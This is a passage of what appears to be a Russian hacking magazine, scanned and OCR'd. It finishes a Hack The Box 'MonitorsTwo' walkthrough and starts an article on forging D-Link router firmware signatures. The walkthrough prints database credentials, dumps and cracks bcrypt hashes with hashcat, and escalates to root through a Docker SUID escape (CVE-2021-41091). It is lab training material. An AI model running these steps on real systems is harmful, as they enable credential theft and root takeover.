
```
root@50bca5e748b0:/tmp# cat /entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE username = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
        set -- apache2-foreground "$@"
fi

exec "$@"
```

Содержимое файла entrypoint.sh

В файле видим учетные данные для подключения к базе данных MySQL. Подключаемся к базе и просматриваем таблицы.

```
mysql --host=db --user=root --password=root cacti
```

```
show tables;
```




```
| snmpagent_notifications_log          |
| user_auth                            |
| user_auth_cache                      |
| user_auth_group                      |
| user_auth_group_members              |
| user_auth_group_perms                |
```

Таблицы в базе данных cacti

Нас интересует таблица `user_auth`, которая должна содержать учетные данные.

```
select * from user_auth;
```




```
-------------+
  1 | admin    | $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC |
    | on                |          2 |           1 |          1 |          1 |
663348655 |
  3 | guest    | 43e9a4ab75570f5b                                              |
    | 3                 |          1 |           1 |          1 |          1 |
        0 |
  4 | marcus   | $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C |
    | on                |          1 |           1 |          1 |          1 |
```

Данные в таблице user_auth

Получаем несколько хешей bcrypt. Сохраняем их и пробуем пробрутить с помощью hashcat.


```
hashcat -a 0 -m 3200 hashes.txt rockyou.txt
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/monitorstwo]
└─$ hashcat -a 0 -m 3200 hashes.txt ~/tools/TOOL/wordlists/Passwords/rockyou.txt --show
$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey
```

Результат брута хешей

Мы получили пароль и можем с ним зайти по SSH.




```
marcus@monitorstwo:~$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
marcus@monitorstwo:~$ cat user.txt
2d4b4076159c8a4d1380fa973fa2123a
marcus@monitorstwo:~$
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Снова загружаем на машину скрипт LinPEAS и выполняем его. Единственное, что можно отметить в выводе, — это почтовые сообщения пользователя `marcus`.



```
[+] Mails (limit 50)
/var/mail/marcus
/var/spool/mail/marcus
```

Почтовые сообщения

Смотрим содержимое файла `/var/mail/marcus` и обнаруживаем, что в переписке упомянуто три уязвимости CVE.



```
marcus@monitorstwo:~$ cat /var/mail/marcus
From: administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently discovered and should be addressed as soon as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPSO and CALIPSO refcounting for the DOI definitions. Attackers can exploit this use-after-free issue to
 write arbitrary values. Please update your kernel to version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper escaping of error messages during template import previews in the xml_path field. This could
 allow an attacker to inject malicious code into the webpage, potentially resulting in the theft of sensitive data or session hijacking. Please upgrade to Cacti version 1.2.14 or later to address this v
ulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software containerization. Attackers could exploit this vulnerability by traversing directory contents and e
xecuting programs on the data directory with insufficiently restricted permissions. The bug has been fixed in Moby (Docker Engine) version 20.10.9, and users should update to this version as soon as pos
sible. Please note that running containers should be stopped and restarted for the permissions to be fixed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid any potential security breaches. If you have any questions or concerns, please do not hesitate to contact
our IT department.

Best regards,

Administrator
CISO
Monitor Two
Security Team
```

Содержимое файла /var/mail/marcus


Последний из перечисленных багов — это CVE-2021-41091: ошибка в фреймворке Moby, которая при определенных условиях может открыть возможность побега из контейнера.

Moby — это проект с открытым исходным кодом, разработанный командой Docker для удобства контейнеризации ПО. Ошибка сводится к тому, что каталог с данными (обычно это `/var/lib/docker`) содержит подкаталоги с недостаточно ограниченными разрешениями. Это позволяет непривилегированным пользователям просматривать содержимое каталога и выполнять программы с их текущими разрешениями. Таким образом, когда контейнер содержит исполняемый файл с активным S-битом, непривилегированные пользователи могут выполнить эти программы от имени владельца (в Docker) на хостовой машине за пределами Docker.

Попробуем повторить эту атаку, для чего вернемся к root-сессии в Docker и присвоим SUID файлу командной оболочки `/bin/bash`.

Справка: бит SUID


Когда у файла установлен атрибут setuid (S-атрибут), обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла в рамках запущенного процесса. После получения повышенных прав приложение может выполнять задачи, которые недоступны обычному пользователю. Из-за возможности состояния гонки многие операционные системы игнорируют S-атрибут, установленный shell-скриптам.



```
root@50bca5e748b0:/var/www/html# chmod u+s /bin/bash
root@50bca5e748b0:/var/www/html# ls -la /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
root@50bca5e748b0:/var/www/html#
```

Назначение S-бита файлу /bin/bash


Теперь надо найти раздел, куда примонтирован наш контейнер. Это нужно, чтобы получить доступ к файлу `/bin/bash` с S-битом.



```
marcus@monitorstwo:~$ findmnt
TARGET                                  SOURCE      FSTYPE      OPTIONS
/                                       /dev/sda2   ext4        rw,relatime
├─/sys                                  sysfs       sysfs       rw,nosuid,nodev,noexec,relatime
│ ├─/sys/kernel/security                securityfs  securityfs  rw,nosuid,nodev,noexec,relatime
│ ├─/sys/fs/cgroup                      tmpfs       tmpfs       ro,nosuid,nodev,noexec,mode=755
│ │ ├─/sys/fs/cgroup/unified            cgroup2     cgroup2     rw,nosuid,nodev,noexec,relatime,nsdelegate
│ │ ├─/sys/fs/cgroup/systemd            cgroup      cgroup      rw,nosuid,nodev,noexec,relatime,xattr,name=systemd
│ │ ├─/sys/fs/cgroup/memory             cgroup      cgroup      rw,nosuid,nodev,noexec,relatime,memory
│ │ ├─/sys/fs/cgroup/pids               cgroup      cgroup      rw,nosuid,nodev,noexec,relatime,pids
│ │ ├─/sys/fs/cgroup/freezer            cgroup      cgroup      rw,nosuid,nodev,noexec,relatime,freezer
│ │ ├─/sys/fs/cgroup/rdma               cgroup      cgroup      rw,nosuid,nodev,noexec,relatime,rdma
│ │ ├─/sys/fs/cgroup/hugetlb            cgroup      cgroup      rw,nosuid,nodev,noexec,relatime,hugetlb
│ │ ├─/sys/fs/cgroup/devices            cgroup      cgroup      rw,nosuid,nodev,noexec,relatime,devices
│ │ ├─/sys/fs/cgroup/net_cls,net_prio   cgroup      cgroup      rw,nosuid,nodev,noexec,relatime,net_cls,net_prio
│ │ ├─/sys/fs/cgroup/cpuset             cgroup      cgroup      rw,nosuid,nodev,noexec,relatime,cpuset
│ │ ├─/sys/fs/cgroup/cpu,cpuacct        cgroup      cgroup      rw,nosuid,nodev,noexec,relatime,cpu,cpuacct
│ │ ├─/sys/fs/cgroup/blkio              cgroup      cgroup      rw,nosuid,nodev,noexec,relatime,blkio
│ │ └─/sys/fs/cgroup/perf_event         cgroup      cgroup      rw,nosuid,nodev,noexec,relatime,perf_event
│ ├─/sys/fs/pstore                      pstore      pstore      rw,nosuid,nodev,noexec,relatime
│ ├─/sys/fs/bpf                         none        bpf         rw,nosuid,nodev,noexec,relatime,mode=700
│ ├─/sys/kernel/tracing                 tracefs     tracefs     rw,nosuid,nodev,noexec,relatime
│ ├─/sys/kernel/debug                   debugfs     debugfs     rw,nosuid,nodev,noexec,relatime
│ ├─/sys/kernel/config                  configfs    configfs    rw,nosuid,nodev,noexec,relatime
│ └─/sys/fs/fuse/connections            fusectl     fusectl     rw,nosuid,nodev,noexec,relatime
├─/proc                                 proc        proc        rw,nosuid,nodev,noexec,relatime
│ └─/proc/sys/fs/binfmt_misc            systemd-1   autofs      rw,relatime,fd=28,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=16049
│   └─/proc/sys/fs/binfmt_misc          binfmt_misc binfmt_misc rw,nosuid,nodev,noexec,relatime
├─/dev                                  udev        devtmpfs    rw,nosuid,noexec,relatime,size=1966928k,nr_inodes=491732,mode=755
│ ├─/dev/pts                            devpts      devpts      rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000
│ ├─/dev/shm                            tmpfs       tmpfs       rw,nosuid,nodev
│ ├─/dev/mqueue                         mqueue      mqueue      rw,nosuid,nodev,noexec,relatime
│ └─/dev/hugepages                      hugetlbfs   hugetlbfs   rw,relatime,pagesize=2M
├─/run                                  tmpfs       tmpfs       rw,nosuid,nodev,noexec,relatime,size=402608k,mode=755
│ ├─/run/lock                           tmpfs       tmpfs       rw,nosuid,nodev,noexec,relatime,size=5120k
│ ├─/run/docker/netns/9d05645ee3e2      nsfs[net:[4026532599]]
│ │                                                 nsfs        rw
│ ├─/run/user/1000                      tmpfs       tmpfs       rw,nosuid,nodev,relatime,size=402608k,mode=700,uid=1000,gid=1000
│ └─/run/docker/netns/0358d3d057d6      nsfs[net:[4026532660]]
│                                                   nsfs        rw
├─/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
│                                       overlay     overlay     rw,relatime,lowerdir=/var/lib/docker/overlay2/l/756FTPFO4AE7HBWVGI5TXU76FU:/var/lib/docker/overlay2/l/XKE4ZK5GJUTHXKVYS4MQMJ3NOB:/var/lib/do
├─/var/lib/docker/containers/e2378324fced58e8166b82ec842ae45961417b4195aade5113fdc9c6397edc69/mounts/shm
│                                       shm         tmpfs       rw,nosuid,nodev,noexec,relatime,size=65536k
├─/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
│                                       overlay     overlay     rw,relatime,lowerdir=/var/lib/docker/overlay2/l/4Z77R4WYM6X4BLW7GXAJOAA4SJ:/var/lib/docker/overlay2/l/Z4RNRWTZKMXNQJVSRJE4P2JYHH:/var/lib/do
└─/var/lib/docker/containers/50bca5e748b0e547d000ecb8a4f889ee644a92f743e129e52f7a37af6c62e51e/mounts/shm
                                        shm         tmpfs       rw,nosuid,nodev,noexec,relatime,size=65536k
```

Монтированные разделы


Есть несколько разделов Docker — в каталоге `/var/lib/docker/`, поэтому пройдемся по этим директориям и просмотрим права на файлы `bash`.



```
marcus@monitorstwo:~$ ls -la /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged/bin/bash
-rwxr-xr-x 1 root root 964536 Nov 23  2021 /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged/bin/bash
marcus@monitorstwo:~$ ls -la /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged/bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged/bin/bash
marcus@monitorstwo:~$
```

Файлы bash в докерах

Так находим файл с активным S-битом. Создаем новую сессию bash в контексте пользователя root и забираем второй флаг.



```
marcus@monitorstwo:~$ /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged/bin/bash -p
bash-5.1# id
uid=1000(marcus) gid=1000(marcus) euid=0(root) groups=1000(marcus)
bash-5.1# cat /root/root.txt
c62c2c32114e6440974a2bea854783ca
bash-5.1#
```

Флаг рута

Машина захвачена!

ПОШИВ НА ЗАКАЗ

РЕВЕРСИМ ПРОШИВКУ НА ПРИМЕРЕ РОУТЕРА D-LINK


Нередко при создании кастомных прошивок для роутера возникает необходимость в подделке подписи, чтобы можно было грузить прошивку через стоковую веб-морду. А для подделки подписи нам понадобится изучить процесс проверки образа в стоковой прошивке. Предлагаю окунуться в реверс прошивки на примере роутера D-Link DIR-806A B1. Давай разберемся, как в нем работает проверка подписи.

